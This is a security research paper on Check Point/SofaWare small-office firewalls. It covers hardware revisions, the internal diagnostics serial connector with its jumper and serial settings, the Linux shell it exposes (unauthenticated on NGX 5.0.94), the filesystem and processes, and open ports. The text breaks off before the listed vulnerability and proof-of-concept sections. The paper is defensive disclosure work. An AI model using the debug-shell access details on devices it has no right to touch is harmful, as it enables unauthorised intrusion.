



Check Point/SofaWare Firewall Vulnerability Research

Richard Brain
3rd May 2011/28th October 2012

Table of Contents

1	Introduction	4
1.2	Photographs of the hardware variations over time.....	5
2	Hardware overview	6
	Increasing memory capacity	6
3	Diagnostics connector and Linux shell	11
3.2	11
4	Filing system layout	14
4.2	Software functionality	15
	NGX Command line interpreter and serial console.....	16
4.3	Port Scan Findings.....	16
5	Changes in the screen appearance, and OS image size over the different versions of NGX OS	17
6	Notes	19
6.2	Default user account	19
7	New vulnerabilities	20
7.2	Local access to privileged information.....	20
7.3	Unauthenticated information disclosure.....	21
7.4	Cross Site Scripting (XSS)	22
7.5	Unauthenticated persistent XSS.....	22
7.6	Reflective XSS	25
7.7	Offsite redirection	26
8	Historic vulnerabilities previously published	27
8.2	Unauthenticated XSS on login CVE-2007-3462	27
8.3	CSRF on the password change form CVE-2007- 3464	27
8.4	Default user account CVE-2007-3465	28
9	Credits	28
10	Legal	28
11	Appendix – proof of concept	29

Preface

This is one of a series of papers investigating selected security related hardware, particularly hardware which is commonly found within DMZ's (DeMilitarised Zones) or protecting the periphery of the DMZ such as firewalls.

The intent of these papers is to assist security professionals in coming to a better understanding of security related hardware, how it functions, the operating system used and if any of the type of vulnerabilities that were found to exist.

1 Introduction

This paper is the result of various security assessments performed on several Check Point/SofaWare firewalls in both a controlled (computer lab) and production environments during several penetration tests. Several different Check Point/SofaWare firewall models were purchased for testing in our computer lab. By having full access to the target devices, it becomes possible to discover new vulnerabilities that could be missed during a standard unauthenticated penetration test.

Check Point/SofaWare firewalls were chosen as they are popular compact UTM (Unified Threat Management) devices, commonly found deployed in corporate satellite offices sometimes even within private households.

SofaWare based firewalls have also been resold as SofaWare S-Box firewalls, Nokia IP30 or NEC SecureBlade 100. The @Office firewalls are sold as entry level devices, with the VPN-1 Edge X and UTM-1 EDGE sold as corporate solutions.

The Check Point/SofWare firewalls are designed as an all in one security and connectivity solution, for small office environments as UTM's they provided the following:-

Gateway antivirus: stopping virus and worms from reaching the network.

Firewall and IPS: providing a stateful inspection firewall and intrusion prevention system.

Connectivity: initially only VPN access was provided, though in later models connectivity expanded to include Wi-Fi and ASDL connectivity options. The later models even have USB ports so that they can act as print servers, or connect through external modems.

This paper describes the hardware and some technical details, along with the security vulnerabilities found to be present within the devices. The intent is to assist corporate security officers to understanding the risks when adding Check Point/SofaWare devices to their networks.

We found Embedded NGX OS which is the operating system that runs on the Check Point/SofaWare firewalls to be vulnerable to the following classes of vulnerabilities totalling nine new flaws in all:-

Local privileged access to admin credentials without authentication needed.

Unauthenticated information disclosure

Unauthenticated persistent Cross Site Scripting (XSS)











Unauthenticated reflective Cross Site Scripting (XSS)

Authenticated Cross Site Scripting and offsite redirection.

The persistent Cross Site Scripting flaws are particularly dangerous as the protective nature of the firewall can be subverted, placing at risk any internal network or wireless users who might be presented with malware laden pages hosted by the firewall a proof of concept is demonstrated later.


NGX OS software versions from 5.094 to 8.2.26 were tested, users of SofaWare firewalls are strongly recommended to upgrade past version 8.2.44 (released Oct/Dec 2011) which fixes these newly discovered issues.

1.2 Photographs of the hardware variations over time

<p>SBX-133LHE-1</p>		
<p>SBX-166LHGE-2</p>		
<p>SBX-166LHGE-3</p>		
<p>SBX-166LHGE-4</p>		
<p>SBX-166LHGE-5</p>		
<p>SBX-166LHGE-6</p>		

2 Hardware overview

The Check Point/SofaWare firewall family uses embedded CPU's based on the MIPS architecture, with the early models being based on a 133MHz processor and the later ones up to a 200MHz processor.

The hardware comprises of a central processor, supported by typically 64MB of dynamic RAM and two flash RAM chips which are used to store the firmware.

Supporting the CPU is an Ethernet switch controller chip which manages the four Ethernet ports fitted, in later models a USB controller chip was added to which allowed USB printers and modems to be connected.



Increasing memory capacity

Of interest is the increasing amount of flash RAM fitted to store the operating system, with the earliest models unable to run the current firmware. The two flash RAM chips were found to be fitted of varying sizes depending on hardware revision (see below).

Revision (date)	Flash RAM 1 size	Flash RAM 2 size
SBX-133LHE-1 (2002)	256 Kbyte	8 Mbyte
SBX-166LHGE-2 (2004)	512 Kbyte	16 Mbyte
SBX-166LHGE-3 (2006)	512 Kbyte	32 Mbyte
SBX-166L HGE-4 (2005)	8 Mbyte	8 Mbyte
SBXW-166LHGE-5 (2006)	512 Kbyte	32 Mbyte
SBXW-166LHGE-6 (2007)	8 Mbyte	16 Mbyte



Hardware Specifications



Revision	Specification
SBX-133LHE-1	Toshiba TMPR3927AF 133MHZ MIPS processor
Safe@Office 100	Memory chips: 32 Mbyte dynamic RAM 2x M2V28S40ATP Ram (8M x 16)
	8 Mbyte flash RAM K9F6408U0C (8Mx8)
	256 Kbyte flash RAM 39VF200A (128K x 16)
	Support chips: KS8995 Ethernet switch controller. 2x RTL8100L 10/100MB Ethernet controller No serial or DMZ, just WAN
	Manufacture date: Oct 2002
	Power: 9V AC @ 1.5A



SBX-166LHGE-2	Brecis MSP2100 170MHZ MIPS processor
Safe@Office 100B	Memory chips: 64 Mbyte dynamic RAM 2x HY57V561620CT Ram (16M x 16)
	16 Mbyte flash RAM K9F2808U0C/SDTNGA HE0-128 (16Mx8) 512 Kbyte flash RAM 29LV400BC (256K x 16)
VPN-1 Edge X	Support chips: KS8995X Ethernet switch. 3x IP101 Ethernet transceiver
	Manufacture date: approximately Jan 2004



<p>(edge) and May 2005 (office)</p> <p>Power : 9V AC @ 1.5A</p>	
<p>SBX-166LHGE-3 Brecis MSP2100 170MHZ MIPS processor</p> <p>Memory chips: 64 Mbyte dynamic RAM 2x HY57V561620CT Ram (16M x 16)</p> <p>32 Mbyte flash RAM K9F5608U0D (32Mx8)</p> <p>512 Kbyte flash RAM 29LV400BC (256K x 16)</p> <p>Support chips: KS8995X Ethernet switch controller. 3x IP101 Ethernet transceiver</p> <p>Manufactured date: approximately April 2006</p> <p>Power: 9V AC @ 1.5A</p>	
<p>SBX-166LHGE-4 Brecis MSP2100 170MHZ MIPS processor</p> <p>Safe@Office 200</p> <p>Memory chips: 64 Mbyte dynamic RAM 2x W982516CH Ram (16M x 16)</p> <p>8 Mbyte flash RAM S29JL064H70T (4M x 16)</p> <p>8 Mbyte flash RAM S29JL064H70T (4M x 16)</p>	

<p>Support chips: IP175C Ethernet switch controller. 2x IP102 Ethernet transceiver Space for a USB controller and Wifi card and connectors.</p> <p>Manufacture date: approximately July 2005</p> <p>Power: 5V DC @ 3A</p>	
<p>SBXWD-166LHGE-5 Cavium CN210-166 166MHZ MIPS processor Safe@Office 500W Cavium CN210-200 200MHZ MIPS processor</p> <p>VPN-1 Edge X Memory chips: 64 Mbyte dynamic RAM 2x P2V56S40BTP Ram (16M x 16)</p> <p>32 Mbyte flash RAM K9F5608U0D (32Mx8) 512 Kbyte flash RAM S29AL004D (256k x 16)</p> <p>Support chips: IP175C Ethernet switch controller. VT6212L USB controller</p> <p>Manufacture date: approximately December 2006 (Safe@Office) June 2007 (VPN Edge-X) April 2009 (UTM-1 EDGE)</p> <p>Power: 12V DC 1.5A</p>	

SBXW-166LHGE-6
Cavium CN210-200
200MHZ MIPS
processor

VPN-1 Edge W
Memory chips:
64 Mbyte dynamic RAM
2x W9825G6CH Ram
(16M x 16)

24 Mbyte flash RAM
3x S29JL064H70T (4M
x 16)

Support chips:
IP175C Ethernet switch
controller.
VT6212L USB controller
2x IP101 Ethernet
transceiver

Manufacture date:
approximately Jan 2007

Power: 5V DC 3A



3 Diagnostics connector and Linux shell

All models of the Check Point/SofaWare firewall were found to support a Linux shell within the case, which directly connected to the serial port on the CPU. This provides direct access to the underlying Linux operating system, with SBOX-II operating systems (NGX versions after 5.094) running on Brecis or Cavium CPU's the console being password protected. NGX releases 5.094 and earlier had no password protection with immediate access given to the Linux operating system.

Diagnostics connector on hardware revisions from LHGE1 to LHGE5



3.2

Diagnostics connector on hardware revision LHGE6



The diagnostics connector has the following serial settings, which changed according to the hardware and or firmware used as per the following table. To enable diagnostics a jumper block needed to be shorted, for revision **LHGE1** a shorting jumper was not needed.

Hardware	Diag Conn	Enable Jumper	Baud	No of bits	Parity	Stop bits	Handshaking
LHGE1	J1	N/A	115200	8	N	1	Xon/Xoff
LHGE2	J2	JP3	57600	8	N	1	Xon/Xoff
LHGE3	J2	JP3	57600	8	N	1	Xon/Xoff
LHGE4	JP4	?	57600	8	N	1	Xon/Xoff
LHGE5	J3	J12	57600	8	N	1	Xon/Xoff
LHGE6	JP5	JP9	57600	8	N	1	Xon/Xoff

To connect the diagnostics connector, an easily available USB to TTL convertor based on the CP2102 chipset was used as pictured below:-



Version 5.0.94 boots into an interactive Linux shell, with later versions requiring authentication to gain access.

Version 5.0.94s interactive shell

```
diag - HyperTerminal
File Edit View Call Transfer Help
[Icons]
<00:00:00>Info.: User Memory Pool Size Param = 1500K
<00:00:00>Info.: Kernel Memory Pool Size Param = 1500K
<00:00:00>Info.: Vendor Specific String Param = 'SBox-100'
<00:00:00>Info.: Vendor Version String Param = '1.0'
<00:00:00>Info.: InitXAlloc: Allocating 1500K of core memory - Succeeded
<00:00:12>Info.: InitXAlloc: Allocating 1500K of core memory - Succeeded
<00:00:12>Info.: FW1 Initialization Started
<00:00:12>Info.: CheckRAM(before fw_drv_ini)
<00:00:12>Info.: CheckRAM(after fw_drv_ini)
<00:00:12>Info.: FW1 Initialization Completed
<00:00:12>Debug: NORfs_init: working on parameters block pair number 0
<00:00:12>Debug: NORfs_init: free offset = 1910
<00:00:12>Debug: /dev/rom1 is active
<00:00:12>Debug: NORfs_init: working on parameters block pair number 1
<00:00:12>Debug: NORfs_init: free offset = 1670
<00:00:12>Debug: /dev/rom7 is active
<00:00:12>Debug: Loading persistent data: (current version=5.0.94s, stored vers)

#
#
# ls
bin      etc      lib      proc     sbin    usr
dev      home    lost+found  root    temp    var
#

Connected 0:01:37  VT1003  115200 8-N-1  SCROLL  CAPS  NUM  Capture  Print echo
```

Version 6.0.72x interactive SBox-II shell loading



Version 8.2.26x interactive SBox-II shell login



By pressing the reset button and powering on, an additional bootloader shell is sometimes displayed which allows new firmware to be uploaded to the device.

4 Filing system layout

This information was obtained from obtaining interactive Linux shell access.

One disk drive is mapped

/ df -h

Filesystem	Size	Used	Available	Use%	Mounted on
/dev/ramdisk	15.5M	11.1M	3.6M	0%	/

Contents of the root file system

/bin (busybox other commands)

/dev (system devices)

/etc (system configuration files)

/flash (Used in SBox-II version to mount USB flash devices)

/home

/lib (Holds Linux 2.0.7 libraries and 2.4.20 libraries SBox-II)

/proc (system information)

/root (empty)

/sbin (system management commands)

/usr /usr/bin/ (binaries) /usr/sbin (system management commands)

/lost+found (empty)

/temp (backup of configuration and system files)

/var (system variables, run and log files)

Contents of the /etc directory in version 5.0.94 software

config	hosts	login.defs	ppp	security
default	httpd	mailcap	psdevtab	services
dhcpd.conf	inetd.conf	mime.types	pump.conf	sofaware
dnrd	inittab	mtab	pwdb.conf	swlog
fstab	ioctl.save	nsswitch.conf	resolv.conf	sysconfig
gettydefs	issue	pam.conf	run_telnetd	wtmplock
group	issue.net	pam.d	run_telnetd999	
hostname	ld.so.cache	passwd	securetty	

Contents of the /etc directory in version 8.2.26x software

gigatest-apcfg	hotplug	inittab.int	passwd	rc
group	inetd.conf	issue	ppp	services
hosts	inittab.ext	ospfd.conf	profile	zebra.conf

4.2 Software functionality

Check Point/SofaWare software runs on top of the Linux operating system, which provides the core file system, multitasking of programs and network support.

Running on top of the core Linux OS, Check Point/SofaWare relies on the following programs:-

SWWatchdog: restarts the firewall on a hardware failure/glitch.

Sw_sh/swcmd: provides the NGX CLI, accessible by serial port or support option in the web interface.

SafeAtHome: provides the core firewall functionality.



Programs running can be determined by issuing the ps command which when run returns the following:-

PID	Uid	Stat	Command
1	0	S	sh /sbin/init
2	0	S	[kflushd]
3	0	S	[kupdate]
4	0	S	[kpiod]
5	0	S	[kswapd]
8	0	S	sh /etc/sofaware
17	0	S	/bin/sh
31	0	R	/usr/sbin/SWWatchDog 180 2 30 30 (to restart machine in case of h/w failure)
32	0	S	SafeAtHome 31 2
51	0	R	ps

NGX Command line interpreter and serial console

Connecting a computer to the external serial port of the firewall obtains a simple interactive command line environment, which allows the firewall configuration to be modified and saved. Please Google the "Check Point Embedded NGX CLI Reference Guide" for further information on this environment.



```
diag - HyperTerminal
File Edit View Call Transfer Help
subcommands:
-----
help          This help
authenticate  Authenticate a user
set           Set variable
show          Show configuration variable
clear         Clear table
delete        Delete an item from a table
export        Export configuration
add           Add an item to a table
reset         Reset
updatenow    Update Configuration Now
quit         quit
dbg
internal
info          Show device information
# _
```

On SofaWare SBox-II systems the `/bin/sw_sh` binary carries out this functionality, and is simply initialised in the following manner by the `/etc/inittab.ext` Linux boot file :-

```
# inittab for uClinux
# Format:
# ttyline:termcap-entry:getty-command
ttyZ:vt100:/sbin/agetty 57600 ttyZ
ttyS0:vt100:/sbin/agetty -n -l/bin/sw_sh 57600 ttyS0
```

On earlier SofaWare SBox-I systems the `/usr/sbin/swcmd` binary carries out this functionality.

4.3 Port Scan Findings

The following TCP ports were found to be open
22 used by SSH shell (Mocanada embedded SSH (protocol 2.0))
80 used by HTTPS management (ZoneAlarm Z100G firewall)
443 used by HTTPS management (ZoneAlarm Z100G firewall)
981 used by HTTPS management but BASIC auth (ZoneAlarm Z100G firewall basic realm=secure981)

The following UDP ports were found to be open
No UDP ports were found open

5 Changes in the screen appearance, and OS image size over the different versions of NGX OS



<p>NGX OS Version</p> <p>5.094s</p> <p>6.2MB</p> <p>Nov 05</p> <p>Linux v2.2.13</p> <p>BusyBox v0.60.1</p>	 <p>The screenshot shows the web interface for 'Check Point Safe@Office 105' running on version 5.0.94s. The browser window title is 'Check Point Safe@Office - Mozilla Firefox'. The address bar shows 'http://192.168.10.1/'. The page features a blue header with the Check Point logo and 'Safe@Office 105' text. A yellow sidebar on the left contains a menu with items: Welcome, Reports, Security, Services, Network, Setup, Password, VPN, Help, and Logout. The main content area has a 'Login' section with a form titled 'Enter your password:' containing a 'Password' input field and an 'OK' button. At the bottom, a status bar indicates 'Internet : No Link Detected' and 'Service Center : Not Subscribed'.</p>
<p>6.072x</p> <p>~6.7MB</p> <p>May 06</p>	 <p>The screenshot shows the web interface for 'Check Point VPN-1 Edge X' running on version 6.0.72x. The browser window title is 'Check Point VPN-1 Edge - Mozilla Firefox'. The address bar shows 'http://192.168.10.1/'. The page features a blue header with the Check Point logo and 'VPN-1 Edge X Embedded NGX 6.0.72x' text. A yellow sidebar on the left contains a menu with items: Welcome, Reports, Security, Antivirus, Services, Network, Setup, Users, VPN, Help, and Logout. The main content area has a 'Login' section with a form titled 'Enter your password:' containing 'Username' (with 'admin' entered) and 'Password' input fields, and an 'OK' button. At the bottom, a status bar indicates 'Internet : No Link Detected' and 'Service Center : Not Subscribed' with a timestamp 'May 26, 2011 07:19:55 AM GMT-00:00'.</p>

